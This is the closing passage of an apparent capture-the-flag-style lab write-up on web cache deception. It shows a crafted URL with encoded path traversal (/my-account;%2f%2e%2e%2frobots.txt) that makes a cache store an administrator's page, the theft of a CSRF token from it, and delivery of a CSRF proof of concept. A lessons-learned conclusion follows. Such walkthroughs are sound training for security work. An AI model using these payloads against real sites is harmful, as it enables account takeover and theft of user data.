
We try to fuzz a delimiter and find /, ;, ? to be valid.

For the caching to work, the URL must have /robots.txt in it. Through trial and error we can find the valid URL path to be /my-account;%2f%2e%2e%2frobots.txt?a which is URL encoded /my-account;/../robots.txt?a. We can see that the response gets cached.

We can send the payload as <URL>/my-account;%2f%2e%2e%2frobots.txt?ab in script tags to the victim via the exploit server.

Visiting the URL with /my-account;%2f%2e%2e%2frobots.txt?ab will show us the homepage of user administrator for a second but it immediately redirects to the /login page.

We can see the GET request being made to /my-account;%2f%2e%2e%2frobots.txt?ab in the HTTP history and see the administrator user and the CSRF token.

We intercept a change email request, change the CSRF token and send this request to repeater.


We then use the Burp Pro’s Generate CSRF PoC tool to generate a PoC. We then click on copy HTML to copy it.
We then send the payload to the victim via the exploit server’s body.

Sending the payload solves the lab.
Conclusion
These 5 labs demonstrated the subtle but critical differences in how caching systems and origin servers interpret URLs. Key takeaways include:
- Path Processing Varies: Caches and origin servers parse URLs differently, creating exploitation opportunities
- Delimiters Matter: Characters like
;,?,#have different meanings to different systems - Encoding Changes Behavior: URL-encoded path traversal bypasses normalization in predictable ways
- Normalization Order Matters: Whether cache or origin normalizes first determines attack vectors
- Exact-Match Rules Are Strict: When only specific files are cached, path manipulation must match exactly
- Cache Keys Prevent Collision: Unique suffixes ensure each victim’s data caches separately
- Authentication Doesn’t Prevent Caching: Unless explicitly configured, authenticated pages can cache
What made these labs particularly interesting was understanding the architectural differences between components. Web applications aren’t monolithic—they’re CDNs, reverse proxies, load balancers, and origin servers, each interpreting URLs slightly differently. These differences create security gaps.
The progression from simple path mapping to complex normalization exploitation showed how attackers adapt techniques as defenses improve. When simple .js appending gets blocked, delimiters work. When delimiters get filtered, path traversal with encoding works. When origin normalization blocks that, cache normalization creates new opportunities.
The exact-match cache rule lab was especially clever—exploiting the fact that only /robots.txt was cached by crafting URLs that resolve to /robots.txt for the cache but /my-account for the origin server. It showed that even restrictive cache rules have exploitable edge cases.
Web cache deception remains relevant as more sites use CDNs and aggressive caching for performance. The speed benefits of caching are real, but so are the risks when cache and origin server disagree about what they’re serving.
